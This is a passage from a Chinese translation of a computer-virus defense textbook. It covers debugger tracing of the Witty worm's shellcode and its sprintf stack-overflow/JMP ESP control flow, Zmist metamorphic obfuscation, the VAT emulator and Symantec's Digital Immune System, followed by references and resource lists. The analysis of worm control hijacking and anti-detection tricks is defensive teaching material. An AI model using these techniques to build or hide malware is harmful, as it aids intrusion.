0425f924 8b7f14            mov     edi,[edi+0x14]    ds:0023:0425fb10=03fe1080

0:010> t
eax=00000000 ebx=012a1020 ecx=0425f898 edx=0425fb00 esi=00000064 edi=03fe1080
eip=0425f927 esp=0425fafc ebp=fffffeac iopl=0          nv up ei pl zr na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
0425f927 83c708            add     edi,0x8

Step 5. - Where did EDI point to?

0:010> d edi
03fe1080  0f a0 00 64 03 8d c4 f6-05 00 00 00 00 00 00 12  ...d............
:
:
03fe10f0  02 20 20 20 20 20 20 20-28 5e 2e 5e 29 20 20 20  .       (^.^)
03fe1100  20 20 20 69 6e 73 65 72-74 20 77 69 74 74 79 20     insert witty
03fe1110  6d 65 73 73 61 67 65 20-68 65 72 65 2e 20 20 20  message here.

Step 6. - Understanding the API-s

0:010> p
eax=77e80000 ebx=7503306f ecx=00000000 edx=77fcd348 esi=00000308 edi=03fe1088
eip=0425f9cd esp=0425f8cc ebp=fffffeac iopl=0          nv up ei pl zr na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
0425f9cd 3eff1598400d5e call dword ptr ds:[iss_pam1!psomResetFrameOverrideDstMac+0x31a58
(5e0d4098)]{KERNEL32!GetProcAddress (77e9564b)} ds:0023:5e0d4098=77e9564b
0:010> p
eax=77e8c0a6 ebx=7503306f ecx=0425fd44 edx=77fcd348 esi=00000308 edi=03fe1088
eip=0425f9d4 esp=0425f8d4 ebp=fffffeac iopl=0          nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000206
0425f9d4 ffd0              call    eax {KERNEL32!GetTickCount (77e8c0a6)}
```

图15-23　（续）

从这个调试过程得到的经验是：使用调试工具可以大大加快对病毒代码的理解。任何时候都可以设置断点——当然，断点需要仔细地选择。例如，要跟踪计算机病毒，可以在打开文件的函数上设置断点，当病毒打开文件时，就可以跟踪感染例程。

图15-24显示了攻击时的内存布局和程序流程，这个图可以帮助读者更好地理解前面的调试

跟踪过程。蠕虫通过四个步骤获取了控制权：第1步，利用有漏洞的 sprintf（）函数彻底破坏了堆栈，并改写了一个返回地址，此返回地址被iss_pam1.dll中的一个RET指令用到。第2步，JMP ESP指令执行了堆栈，这已经是在蠕虫体当中了。第3步中向后跳转的指令最终启动了位于第4步的蠕虫代码。




图15-24　Witty蠕虫攻击时的内存布局和程序流程

注释　在用调试工具分析计算机蠕虫时要极度小心，因为像0xCC操作码（opcode）这样的断点指令可能会被插入到蠕虫副本的代码中。好的习惯做法是在分析结束后就抛弃所有副本。

15.4.4.9　在Steroids上做病毒分析

最后本节要讨论笔者最钟爱的工具。事实上，自行设计和开发的工具才能最好地满足自己进行分析的需要。笔者和同事开发“病毒分析工具包”（Virus Analysis Toolkit, VAT）是为了简化许多复杂的分析任务，如对病毒的准确识别、病毒定义的手工生成和对多态病毒的分析。VAT是1997年笔者在Data Fellows公司（现名F-Secure）参与开发的，其界面如图15-25所示。VAT基本的设计思想就是：它的功能应该和专家系统类似[15]。（笔者必须给予Jukka Kohonen高度的赞扬，他在用户界面（UI）设计上的杰出才能完全刷新了笔者想像中这个工具应该具有的样子）。

VAT的核心是一个强大的代码仿真器。它能理解多种文件格式，因此可以轻松地加载像COM、EXE、PE等文件。就像在调试工具中一样，使用者可以跟踪程序的执行过程，但系统不会被病毒感染——因为病毒是在软件模拟的环境中执行。由于所有的东西都是虚拟的，在VAT中就很容易对付那些烦人的反调试技巧。例如，仿真器支持异常处理（exception handling），因此可以悄悄绕过很多反调试技巧。




图15-25　VAT的仿真器中加载了一个被W95/Zmist病毒感染的文件

VAT的一个基本优势在于分析者可以在任何地方设置断点。通常，分析者需要用调试工具跟踪一个多态解密程序，直到它解密出足够的代码（至少一个字节），这样分析者才能在自己期望的位置设置断点。但对于VAT而言不需要这样做，因为仿真器不需要基于INT 3的断点。

图15-25显示了W95/Zmist感染的应用程序加载到VAT中进行仿真。如第7章所述，Zmist将其自己结合到宿主代码中。图15-25显示了Zmist的多态解密程序紧跟在宿主代码的一个条件跳转之后，以一个PUSH指令开始。笔者可以设置直接把指令指针（EIP）设置到那个位置，并让代码在VAT中运行。VAT可以跟踪虚拟内存中所有被改变的字节，并以红色突出显示它们。这非常有助于查看解密后的代码。当可疑代码片段（如病毒中典型的对POP指令的调用）被执行时，VAT自动中止并加入一个断点。另外，当解密后的代码在虚拟机中被运行时，VAT也会中止仿真。这样，笔者就能简单地在仿真器中运行病毒代码，然后等待直到它完成自行解密。

图15-26显示了经单层加密的Zmist变形病毒体的一个解密区域。

仔细阅读后就会注意到变形代码。例如，在图15-26/1中可以看到插入到代码流中的很多垃圾指令之一：MOV EDX, EDX。从这条指令往下走，可以看到一条NEG指令狡猾地隐藏了对“MZ”字符串的比较过程（隐藏过程是这样的：M字符ASCII码为77D=01001101b=0x4D, Z字符

ASCII码为90D=01011010b=0x5A,如果直接用“cmp ax,5A4D”指令来比较，容易被发现。于是病毒在图15-26反汇编代码第4行先用neg指令对eax寄存器（其低16bit即ax寄存器）求补，然后再和0x5A4D求补（取反加1）的结果（即0xA5B3）进行比较，因此第5行的指令变成了“cmp ax,A5B3”，这样就给病毒分析者增加了迷惑。——译者注）。图15-26/2中，可以看到其他一些垃圾指令，如“MOV EDI,EDI”及一对“push EDX”和“pop EDX”。仔细阅读“Mistfall”记号附近的代码，就会理解这个变形引擎的特征是如何以解密形式放到堆栈上的，这标志着变形引擎代码的开始。




图　15-26

事实上，Zmist是当今最难检测到的病毒之一。之所以非常困难，不仅因为病毒使用了多态和变形代码，而且还因为这些引擎有一些隐藏的特性。

例如，变形引擎使用了垃圾指令注入和一个等效指令（如mov ax,ax或者push ax和pop ax之类的指令。——译者注）生成器。其技巧在于垃圾代码可能突变（mutate）为运行时结果等效的指令。为控制病毒体尺寸的增长，使用了垃圾收集器（garbage collector）；但垃圾收集器并不能识别所有形式的变形垃圾指令。这个特性（可能是bug?）导致难以预测病毒代码如何增长，结果是起初看起来这种增长很不自然，但它确实是在变形引擎例程难以预料的交互作用下“产生”的。

VAT可以同时打开几个应用程序，以多线程方式运行仿真实例。这非常有用，因为在每个实例完成模拟和解密后，可以用VAT的命令对病毒体的不同副本进行对比。不同实例中相似的

代码会被突出显示，因此能极大地帮助分析者对病毒进行准确的识别。当然，变形病毒可以轻松地对付这种比较，但就连高度多态的病毒都能用此方法进行比较。

VAT也能把虚拟机内存中解密后的代码保存到一个文件（如PE文件）中。这个功能非常有用，因为这样就可以很容易地把解密后的二进制代码加载到IDA中，以待进一步分析和注释。

有趣的是，基于仿真的调试方法正变得日益流行。几年前笔者曾试图鼓励IDA的开发者编写一个这样的仿真器，但未能如愿。令笔者惊讶的是，一位名为Chris Eagle的IDA用户开发了一个支持部分最常见的Intel CPU指令的名为ida-x86emu[16]的IDA插件。尽管此仿真器功能仍很有限，但也建议读者研究一下它，因为它是一个GNU项目而且清楚展示了如何模拟Windows API。尽管x86-emu插件当前还不支持像浮点单元和MMX指令集这样的功能，但它清楚地展示了基于仿真进行代码分析的基本思想。当前还不支持运行代码直到一个断点条件，因为Chris认为由于存在某些限制，这会是一个危险的操作。读者可以尝试在IDA中用这个仿真器来跟踪UPX和其他类似脱壳工具（packer），就如笔者在VAT中做的那样。希望读者也发现这是一个令人激动的过程!

15.5 维护恶意代码库

本章因为详细讨论恶意代码分析过程而剩下的可用篇幅不多了，但必须谈一下另一重要的主题：病毒库的维护。保存自己对代码的分析以便将来参考是极为重要的。恶意代码分类需要按家族进行，如果读者保存了曾经做过的恶意代码分析和代码样本，就能比较快地进行分类。笔者强烈推荐Vesselin Bontchev[17]写的一篇关于病毒库维护的论文，它是这方面的一个很好的读物。

如果没有认真维护的病毒库，就不可能开发出好的反病毒检测修复、启发式检测和普通检测技术。

15.6 自动分析：数字免疫系统

前几节详述了恶意代码手工分析的基本原理。如果不讨论代码的自动分析技术（如Symantec的数字免疫系统DIS（DIS使用了Symantec、IBM和Intel的技术，但由Symantec公司负责运作。——译者注），则本章就不完整。DIS是1995年前后由IBM研究院开始开发的[18]。系统中有3个主要的分析工具组件，分别支持DOS病毒、宏病毒和Win32病毒的分析。

DIS支持通过Internet以端到端（end-to-end）方式自动传送新出现威胁的定义。图15-27显示了一个DIS中的数据流示意图。

DIS顾客方（customer）有很多信息通过顾客网关集群（customer gateways cluster）输入给DIS销售方（vendor）系统。显然，在顾客方和销售方都会部署有很多防火墙，但为简便起见，图中未显示出来[19]。IBM开发的这个系统每日能处理近100 000个输入。

输入到DIS销售方系统中的是可疑代码的样本，例如一个由启发式检测法收集到的可能已被感染的文件。输出是一个病毒定义，返回给那个提交待分析对象的DIS顾客方。

在DIS的企业型顾客方，多个客户程序（client）可以和一个隔离服务器（qurantine server）通信。隔离服务器与DIS销售方同步进行病毒定义，然后把新的病毒定义推送到客户程序。DIS

的个人型顾客也可以通过其反病毒程序内置的隔离接口向DIS销售商提交可疑代码样本。另外攻击隔离蜜罐系统也可以提交可疑样本。




图15-27　数字免疫系统（DIS）的示意图

自动分析中心处理这些提交的样本，并生成病毒定义以用于检测和清除新的威胁。另外，提交的样本也送给一组研究人员进行手工分析。

自动分析中心的核心是基于使用一个自动化的计算机病毒复制系统。1993年底，Ferenc Leitold和笔者意识到需要有一个能够自动复制计算机病毒的系统。当笔者尝试从一个被病毒感染的很大的样本库中生成一个正确复制的样本库时，发现计算机病毒的复制是病毒分析过程中最耗时的操作[20]。

复制系统能以受控方式执行病毒代码，当病毒感染了新的对象（如替罪羊文件）后就停止。然后，自动收集和存储这些被感染的对象，以便进一步分析。芬兰坦佩雷大学（University of Tampere）的Marko Helenius也曾为自动反病毒测试开发过这种受控的复制系统[21]。

另一方面，IBM还使用通用消毒原理（principle of generic disinfection）改进了虚拟机（如Bochs，http://bochs.sourceforge.net）上的病毒复制系统。IBM的研究人员认识到启发式通用消毒（第11章中做了讨论）对于病毒定义的自动生成是必需的。通用消毒原理很简单：如果知道如何为一个对象消毒，就能把检测和消毒过程自动化。

图15-28显示了自动化的病毒检测/修复和病毒定义




图15-28　DIS中的病毒定义自动产生过程

生成的过程。系统的输入是一个恶意代码样本。输出要么是自动产生的病毒定义，要么是交由人工分析后得到的病毒定义（如果分析结果认为是病毒的话）。

第一步，样本被送到一个威胁分类模块（Threat Classifier module）[22]。首先进行过滤，即对样本代码的格式进行分析，根据结果把它交给一个相应的控制器模块（controller module）。未能识别出来的样本对象就送给人工分析。过滤过程包含了前文讨论过的手工分析过程的一些步骤。懂得可以同时进行多个分析过程是很重要的。

第二步，复制控制器执行了多次复制过程。复制器启动一组虚拟机或真实主机，以测试计算机病毒的复制。例如，把包含宏的文档加载到安装有Microsoft Office产品的系统中。复制过程使用加载到系统中会运行病毒的模块。虚拟机上运行监控工具以跟踪文件和注册表的变化以及网络行为，并把这些信息保存下来以便进一步分析。复制器每次都从干净状态开始加载和运行多个系统，直到完成预定义的步骤或者成功复制了病毒。

如果在这些测试环境的任何一个收集到的关于计算机病毒的信息不足，则控制器就把样本发送给人工分析。否则，控制器将这些收集到的信息传递给分析器模块（analyzer module）。分析器按顺序检查这些数据（如被感染的替罪羊文件），并试图从中（或用其他方法）提取出检测字符串[23]（detection strings）。如果此步失败，比如遇到的是变形病毒，则那一组复制得到的样本就会被发送给人工分析。

如果分析器能产生可用于检测和清除病毒的定义，则它把定义传送给一个编译器模块（build module）。编译器把病毒定义源代码编译为新的二进制代码。此步中会自动给新病毒指定一个临时名称。临时名称在后面会被研究人员按病毒分类而改变。

最后编译器把编译后的病毒定义传送给一个测试器模块（tester module）。测试器模块验证病毒定义是否正确，并测试它是否会引起虚警。如果前述任何步骤中出现问题，则病毒样本就被发送给人工分析。否则，病毒定义就已经可以用了，于是被发送给病毒定义服务器，然后又转发给提交样本代码的系统。

例如，W32/Swen.A@mm 蠕虫可以被DIS自动分析为Worm.Automat.AHB。没有什么事情比无需人工参与就能对病毒爆发做出响应更令人着迷的了。

参考文献

1. Jeffrey O. Kephart, Gregory B. Sorkin, Morton Swimmer, and Steve R. White, "Blueprint for a Computer Immune System," *Virus Bulletin Conference*, 1997, pp. 159-173.
2. Ian Whalley, private communication, 2000.
3. Rajeev Nagar, *Windows NT File System Internals*, O'Reilly & Associates, Sebastopol, CA, 1996, ISBN: 1-56592-249-2.
4. Ralf Brown and Jim Kyle, *PC Interrupts*, Addison-Wesley, Reading, Massachusetts, 1991, ISBN: 0-201-57797-6.
5. File Formats Information, `www.wotsit.org`.
6. Ian Whalley, "An Environment for Controlled Worm Replication and Analysis (or: Internet-inna-Box)," *Virus Bulletin Conference*, 2000, pp. 77-100.

7. Nmap ("Network Mapper"), http://www.insecure.org/nmap/.

8. Costin Raiu, private communication, 2004.

9. Eugene Suslikov, *HIEW*, http://www.serje.net/sen/.

10. Matt Pietrek's home page, http://www.wheaty.net.

11. Neil J. Rubenking, "Stay In Control," *PC Magazine*, http://www.pcmag.com/article2/0,1759,25475,00.asp.

12. Joe Wells, Documentation of the *Smart-Goat Files*, 1993.

13. Pavel Baudis, private communication, 1997.

14. Ed Skoudis with Lenny Zeltser, *Malware: Fighting Malicious Code*, Prentice Hall, Upper Saddle River, New Jersey, 2004, ISBN: 0-13-101405-6.

15. Dr. Klaus Brunnstein, Simone Fischer-Hubner, and Morton Swimmer, "Concepts of an Expert System for Computer Virus Detection," *IFIP TC-11*, 1991.

16. Chris Eagle, *IDA-X86emu*, http://sourceforge.net/projects/ida-x86emu.

17. Vesselin Bontchev, "Analysis and Maintenance of a Clean Virus Library," Virus Bulletin Conference, 1993, pp. 77-89.

18. Jeffrey O. Kephart, Gregory B. Sorkin, William C. Arnold, David M. Chess, Gerald J. Tesauro, and Steve R. White, "Biologically Inspired Defenses Against Computer Viruses," *IJCAI*, August 1995, pp. 985-996.

19. Jean-Michel Boulay, private communication, 2004.

20. Ferenc Leitold, "Automatic Virus Analyser System," *Virus Bulletin Conference*, 1995, pp. 99-108.

21. Marko Helenius, "Automatic and Controlled Virus Code Execution System," *EICAR*, 1995, pp. T3, 13-21.

22. Steve R. White, Morton Swimmer, Edward J. Pring, William C. Arnold, David M. Chess, and John F. Morar, "Anatomy of a Commercial-Grade Immune System," *Virus Bulletin Conference*, 1999, pp. 203–228.

23. Jeffrey O. Kephart and William C. Arnold, "Automatic Extraction of Computer Virus Signatures," *Virus Bulletin Conference*, 1994, pp. 178-184.

第16章 结 论

"我不喜欢收藏自己的作品。我知道它们每个里面都缺什么！"

——Endre Szasz（匈牙利画家，生于1921年。——译者注）

本书的计算机病毒研究之旅就要结束了。不幸的是，很多主题因篇幅的关系都不能详细讨论。写这部书是一项艰巨的任务，其过程耗费了太多精力。2004年，计算机蠕虫攻击显著增长，给Symantec安全响应部门和计算机病毒研究者带来了很大压力。笔者在过去的12个月（2004年。——译者注）中也花费了所有的周末来写这部书，支持我坚持下来的是自己对这个主题的迷恋。的确，安全领域没有假期，而我太需要一个假期了！

当完成前10章时，笔者意识到对于攻击还有太多的话要说，但如果再对攻击做任何讨论就会导致防御部分没有空间了。攻击的方法不计其数，我相信本书在讨论攻击和防御的篇幅比例上已经证明了这一点。

希望读者觉得此书有价值而且有意思。也希望读者对计算机病毒的兴趣能保持下去，并加入到对付它们的战斗中来。也许有一天你可以大规模部署自己的反病毒软件。真的，现在靠你自己了——你已经知道了计算机病毒及其防御的最新技术。正如一个人不会因为去了博物馆就成为艺术家一样，他就算读过十多本计算机病毒方面的书，也不可能立即成为计算机病毒专家。现在读者需要的是对书中所讲的技术进行实践。

本书中，笔者试图尽自己所能提供有用的信息。许多讲恶意代码或计算机病毒的书都只在附录中才讨论病毒所用的技术，而且常常有很多技术性错误。计算机病毒和安全领域的所谓"著名事实"常常基于与技术本质无关的奇闻轶事。因此如果读者知道一些此类"事实"，就会发现它们与本书部分章节的内容相抵触。笔者认为：安全研究必须像其他科学那样不断发展。在科学研究中，对一个"事实"的质疑是具有代表性的。笔者在这样做的过程中，发现了相当重要的细节问题，并因此对问题有了新的认识，最终为安全技术的发展做出了贡献。我鼓励读者也这样做！

非常感谢读者关注本书并花费时间来阅读它。希望读者将来能够帮助经验不如自己的人去对付计算机病毒和安全问题。

本章余下部分提供了有用的网址、讨论及关于计算机病毒和安全的信息。希望读者在与计算机病毒作战中好运，希望在安全会议或因特网上遇到你们！

进一步阅读资料

本节列出的几个站点可使读者了解计算机病毒和安全方面的最新动态。病毒编写者和恶意黑客们总在不停地发明新型攻击，因此读者必须不断地熟悉这些新的趋向来武装自己。

安全和早期预警方面的信息

- 最新病毒、恶意代码、广告软件（adware）、间谍软件（spyware）的攻击信息，可到Symantec安全响应部门的主页上阅读：http://securityresponse.symantec.com/。

- 安全焦点 http://www.securityfocus.com/。这里可以找到大量安全和日常实践方面有用和最新的信息。还可以从非常有价值的BugTraq邮件列表中，获得各种平台和产品的最新漏洞及相关信息。
- 阅读CERT http://www.cert.org 上的Internet安全信息。
- 经常访问SANS Institute的阅览室（Reading Room）：http://www.sans.org/rr。
- 阅读NTBUGTRAQ邮件列表的历史存档：http://www.ntbugtraq.com，这里也可以订阅该邮件列表。
- 考虑加入由AVIEN组织的AVIEWS社区（一个以减少恶意代码破坏为目的而进行信息分享的社区，其成员包括反病毒厂商、研究者、产品测试者、系统管理员、记者等多种类型。——译者注）以获得关于计算机病毒的更多信息，并更好地保护你的组织免受恶意代码攻击。他们的站点在http://www.aviews.net。

安全更新

关注最新的消息并及时更新电脑软件！下列网址有微软产品的更新信息：

- 查询微软安全公告：http://www.microsoft.com/technet/security/currentdl.aspx。
- 阅读最新安全更新：http://www.microsoft.com/security/bulletin/default.mspx。
- Windows在线更新：http://www.windowsupdate.com，可以在线把关键性的安全更新发送到你的系统。
- Internet Explorer的关键性更新：
http://www.microsoft.com/windows/ie/downloads/default.mspx。
- Office产品的更新：http://office.microsoft.com/home/default.aspx 。

计算机蠕虫爆发统计数据

从以下网址可了解更多关于计算机蠕虫传播的知识：

- CAIDA（Cooperative Association for Internet Data Analysis，因特网数据分析合作协会）提供了蠕虫（如Slammer和Witty）的爆发信息：
http://www.caida.org/analysis/security还可以找到基于使用“网络望远镜”进行的分析。

计算机病毒研究论文

- Fred Cohen的站点http://all.net包含了计算机病毒和安全方面一些有意思的论文。
- Vesselin Bontchev的主页有很多计算机病毒方面的学术论文：
http://www.people.frisk-software.com/~bontchev/index.html 。
- Eugene Spafford教授的主页有很多病毒、道德和安全方面的论文：
http://cerias.purdue.edu/homes/spaf。
- 根据Kurt Wismer收集的参考文献去阅读更多计算机病毒的研究论文和白皮书。这个内容丰富的参考文献列表包含了100多位领先的计算机病毒研究人员的研究工作。地址是http://members.tripod.com/~k_wismer/papers.htm。

反病毒厂商联系方式

表16-1按字母顺序列出反病毒厂商的联系方式。

表16-1 部分反病毒厂商列表

厂 商	网 址
ALWIL Software	http://www.avast.com
Authentium (原名Command Software)	http://www.authentium.com
Cat Computer Services	http://www.quickheal.com
Computer Associates	http://www.ca.com/etrust
Cybersoft	http://www.cyber.com
DialogueScience	http://www.dials.ru
ESET Software	http://www.nod32.com
F-Secure (原名Data Fellows)	http://www.f-secure.com
Freedom Internet Security	http://www.freedom.net
Frisk Software	http://www.f-prot.com
GFI MailSecurity	http://www.gfi.com/mailsecurity
GeCAD (已被微软公司收购)	http://www.ravantivirus.com
Grisoft	http://www.grisoft.com
H+BEDV Datentechnik	http://www.antivir.de
HAURI	http://www.hauri.co.kr
Hacksoft	http://www.hacksoft.com.pe
Hiwire Computer & Security	http://www.hiwire.com.sg/antivirus/index.htm
Ikarus	http://www.ikarus.at
Kaspersky Labs	http://www.kaspersky.com
Leprechaun Software	http://www.leprechaun.com.au
MKS	http://www.mks.com.pl
MessageLabs	http://www.messagelabs.com
MicroWorld Software	http://www.microworldtechnologies.com
Network Associates	http://www.nai.com
Norman Data Defense Systems	http://www.norman.com/no
Panda Software	http://www.pandasoftware.com
Per Systems	http://www.perantivirus.com
Portcullis Computer Security	http://www.portcullis-security.com
Proland Software	http://www.pspl.com
Reflex Magnetics	http://www.reflex-magnetics.co.uk
Safetynet	http://www.safe.net
Software Appliance Company	http://www.softappco.com
Softwin	http://www.bitdefender.com
Sophos	http://www.sophos.com
Stiller Research	http://www.stiller.com
Sybari Software	http://www.sybari.ws
Symantec Corporation	http://www.symantec.com
Trend Micro Incorporated	http://www.trendmicro.com
VirusBuster Ltd.	http://www.virusbuster.hu/en

反病毒产品测试机构及相关网站

本节提供关于反病毒产品测试的信息和相关网站。请注意这些网站中每一个使用的测试方法都不同。

- 病毒公告（Virus Bulletin）站点：http://www.virusbtn.com。这里可以阅读反病毒产品比较，可以查找经此站点100%认证通过的（VB 100%-Certified）产品信息，以及获得独立无偏见的反病毒建议。此站点上也可以找到最新版本的VGrep工具。另外，还有本公告以往各期的历史存档，其中的病毒分析是当前能找到的最好的。读者也可以订购此杂志，当前订购价格是195英镑/年。
- 德国汉堡大学（University of Hamburg）的病毒测试中心（Virus Test Center, VTC）独立进行的最新病毒测试：

http://agn-www.informatik.uni-hamburg.de/vtc。VTC由Klaus Brunnstein教授（具博士学位）领导。

- AV-Test.org 也提供独立的反病毒测试，它是德国马德格堡大学与Andreas Marx领导的AV-Test GmbH公司（GmbH系德语Gesellschaft mit beschrankter Haftung缩写，有限责任公司。——译者注）合作的一个项目。其网址是http://www.av-test.org。
- ICSA实验室（ICSA Labs），是TruSecure Corporation的一个部门，也进行反病毒产品认证，通过者可获得“ICSA实验室认证”（ICSA Labs Certification）。其主页在http://www.icsalabs.org/html/communities/antivirus。
- 尽管EICAR（European Institute for Computer Antivirus Research，欧洲计算机病毒研究所）并不直接做反病毒产品测试，但它为测试提供了一个名为eicar.com的文件。此文件包含的病毒代码被编码为一个很长的字符串，这样就可以将其剪切和粘贴到一个文件中（如eicar.com.txt.——译者注），以便测试反病毒软件能否检测到它，这样做就避免了使用真实的病毒。此文件可以被大多数反病毒程序识别为名称类似于“EICAR_Test_File”的病毒。不幸的是，最早的EICAR测试文件被病毒编写者滥用，因为此文件最早的规范中并未用形式化的准则规定需要准确检测出什么，而不需要准确检测出什么。因此，有些病毒（如批处理病毒和脚本病毒）中就加入了这个字符串，以误导用户以为包含此病毒的文件是无害的。最近，EICAR测试文件的严格规范已做了更新，建议反病毒产品开发者按新的规范（http://www.eicar.org/anti_virus_test_file.htm）来进行病毒检测。
- 《SC》杂志通过“西海岸实验室勾号认证”（West Coast Labs' Checkmark Certification）进行安全产品评估。其网站在http://westcoastlabs.org。
- 国际恶性病毒列表组织（WildList Organization International）自1993年起每个月都根据来自世界各地的报道发布一个“恶性计算机病毒列表”（Wildlist of Computer Viruses）。有多家反病毒认证机构使用这个恶性病毒列表。此列表在http://www.wildlist.org。
- 芬兰坦佩雷大学（University of Tampere）的病毒研究部（Virus Research Unit）已经有一段时间不太活跃了。但是，在Marko Helenius博士的领导下，我们期望它能重新恢复其反病毒产品的测试。其站点在http://www.uta.fi/laitokset/virus。
- 匈牙利的Leitold Ferenc博士实现了另一个新的反病毒产品认证，其网址在http://www.checkvir.com。
- Andreas Clementi也实现了一个新的认证计划，但此认证只向使用他们开发的反病毒引擎的产品提供。